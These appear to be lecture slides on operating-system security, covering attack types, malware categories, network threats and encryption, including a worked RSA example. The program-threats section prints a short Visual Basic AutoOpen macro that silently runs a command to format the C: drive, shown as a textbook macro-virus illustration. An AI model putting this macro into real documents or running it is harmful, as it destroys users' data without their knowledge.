

Security and Protection Introduction

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Based on: "Operating Systems Concepts", 10th Edition Silberschatz Et al.

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The Security Problem

Security is a **measure** of confidence that the integrity of a system and its data will be preserved.

Protection is the **set of mechanisms** that control the access of processes and users to the resources defined by a computer system.

System is secure if resources used and accessed as intended under all circumstances.

Is it possible to make a system 100% secure in the world of **intruders (crackers)**?

Security Violation Categories

Breach of confidentiality, integrity, availability

Theft of service

- * Unauthorized use of resources

Denial of service (DoS)

- * Prevention of legitimate use

Security Violation Methods

Masquerading (breach authentication)

- * Pretending to be an authorized user to escalate privileges

Replay attack

- * As is or with message modification

Man-in-the-middle attack

- * Intruder sits in data flow, masquerading as sender to receiver and vice versa

Session hijacking

- * Intercept an already-established session to bypass authentication

Privilege escalation


- * Common attack type with access beyond what a user or resource is supposed to have

Security Measure Levels

Security must occur at four levels to be effective:

- 1 **Physical** - data centers, servers, connected terminals
- 2 **Application** - benign or malicious apps can cause security problems
- 3 **Operating System** - protection mechanisms, debugging
- 4 **Network** - intercepted communications, interruption, DOS

Four-layered Model of Security



Program Threats (Cont.)

Malware - Software designed to exploit, disable, or damage computer

Trojan Horse - Program that acts in a clandestine manner

- **Spyware** - Program frequently installed with legitimate software to display ads, capture user data
- **Ransomware** - locks up data via encryption, demanding payment to unlock it

Others include **trap doors**, **logic bombs**

All try to violate the **Principle of Least Privilege**:

Every program and every privileged user of the system should operate using the least amount of privilege necessary to complete the job. - Jerome Saltzer

Program Threats (Cont.)

- Code fragment embedded in legitimate program
- Self-replicating, designed to infect other computers
- Very specific to CPU architecture, operating system, applications
- Usually borne via email or as a macro
- Visual Basic Macro to reformat hard drive


```
Sub AutoOpen()  
Dim oFS  
    Set oFS = CreateObject(''Scripting.FileSystemObject'')  
    vs = Shell(''c:command.com /k format c:'',vbHide)  
End Sub
```


Virus dropper inserts virus onto the system

Many categories of viruses, literally many thousands of viruses

- File / parasitic
- Boot / memory
- Macro
- Source code
- Polymorphic to avoid having a virus signature
- Encrypted
- Stealth
- Multipartite
- Armored

A Boot-sector Computer Virus



Attacks still common, still occurring

Attacks moved over time from science experiments to tools of organized crime

- Targeting specific companies
- Creating **botnets** to use as tool for spam and Distributed Denial of Service (DDoS) delivery
- Keystroke logger to grab passwords, credit card numbers

System and Network Threats

Some systems **open** rather than secure by default

- Reduce attack surface
- But harder to use, more knowledge needed to administer

Network threats harder to detect, prevent

- Protection systems weaker
- More difficult to have a shared secret on which to base access
- No physical limits once system attached to internet

System and Network Threats (Cont.)


Denial of Service

- Overload the targeted computer preventing it from doing any useful work
- **Distributed Denial-of-Service (DDoS)** come from multiple sites at once
- Consider traffic to a web site
 - * How can you tell the difference between being a target and being really popular?
- Accidental - writing bad code
- Purposeful - extortion, punishment

Port scanning

- Automated tool to look for network ports accepting connections - used for good and evil

Standard Security Attacks



Cryptography as a Security Tool

Broadest security tool available

- Internal to a given computer, source and destination of messages can be known and protected
 - * OS creates, manages, protects, process IDs, communication ports
- Source and destination of messages on network cannot be trusted without cryptography
 - * Local network IP address - consider unauthorized host added
 - * WAN / Internet - how to establish authenticity
Not via IP address

Means to constrain potential **senders** (sources) and / or **receivers** (destinations) of messages

- Based on secrets (keys)
- **Enables**
 - * Confirmation of source
 - * Receipt only by certain destination
 - * Trust relationship between sender and receiver

Encryption

Constrains the set of possible receivers of a message

Encryption algorithm consists of

- Set K of keys
- Set M of messages
- Set C of ciphertexts (encrypted messages)
- A function encryption $\mathbf{E} : K \rightarrow (M \rightarrow C)$. That is, for each $k \in K$, E_k is a function for generating ciphertexts from messages
 - * Both E and E_k for any k should be efficiently computable functions
- A function decryption $\mathbf{D} : K \rightarrow (C \rightarrow M)$. That is, for each $k \in K$, D_k is a function for generating messages from ciphertexts
 - * Both D and D_k for any k should be efficiently computable functions

An encryption algorithm must provide this essential property:

Given a ciphertext $c \in C$, a computer can compute m such that $E_k(m) = c$ only if it possesses k

- Thus, a computer holding k can decrypt ciphertexts to the plaintexts used to produce them, but a computer not holding k cannot decrypt ciphertexts
- Since ciphertexts are generally exposed (for example, sent on the network), it is important that it be infeasible to derive k from the ciphertexts

Symmetric Encryption

Same key used to encrypt and decrypt

- Therefore k must be kept secret

DES was most commonly used symmetric block-encryption algorithm (created by US Govt)

- Encrypts a block of data at a time
- Keys too short so now considered insecure

Triple-DES considered more secure

- Algorithm used 3 times using 2 or 3 keys
- For example $c = E_{k3}(D_{k2}(E_{k1}(m)))$

Symmetric Encryption (Cont.)


2001 NIST adopted new block cipher - Advanced Encryption Standard (AES)

- Keys of 128, 192, or 256 bits, works on 128 bit blocks

RC4 is most common symmetric stream cipher, but known to have vulnerabilities

- Encrypts/decrypts a stream of bytes (i.e., wireless transmission)
- Key is a input to pseudo-random-bit generator
 - * Generates an **infinite keystream**

Secure Communication over Insecure Medium



Asymmetric Encryption

Public-key encryption based on each user having two keys:

- public key - published key used to encrypt data
- private key - key known only to individual user used to decrypt data

Must be an encryption scheme that can be made public without making it easy to figure out the decryption scheme

- Most common is RSA block cipher
- Efficient algorithm for testing whether or not a number is prime
- No efficient algorithm is known for finding the prime factorization of a number

Asymmetric Encryption (Cont.)

Formally, it is computationally infeasible to derive $k_{d,N}$ from $k_{e,N}$, and so k_e need not be kept secret and can be widely disseminated

- k_e is the **public key**
- k_d is the **private key**
- N is the product of two large, randomly chosen prime numbers p and q (for example, p and q are 512 bits each)
- Encryption algorithm is $E_{k_e,N}(m) = m^{k_e} \bmod N$, where k_e satisfies $k_e k_d \bmod (p-1)(q-1) = 1$
- The decryption algorithm is then $D_{k_d,N}(c) = c^{k_d} \bmod N$

Asymmetric Encryption Example

For example make $p = 7$ and $q = 13$

We then calculate $N = 7 * 13 = 91$ and $(p-1)(q-1) = 72$

We next select k_e relatively prime to 72 and < 72 , yielding 5

Finally, we calculate k_d such that $k_e k_d \bmod 72 = 1$, yielding 29

We now have our keys


- Public key, $k_{e,N} = 5, 91$
- Private key, $k_{d,N} = 29, 91$

Encrypting the message 69 with the public key results in the cyphertext 62

Cyphertext can be decoded with the private key

- Public key can be distributed in cleartext to anyone who wants to communicate with holder of private key

Encryption using RSA Asymmetric Cryptography



Symmetric cryptography based on **transformations**

Asymmetric based on **mathematical functions**

- Asymmetric much more compute intensive
- Typically not used for bulk data encryption

Thank you !

Operating Systems are among the most complex pieces of software ever developed !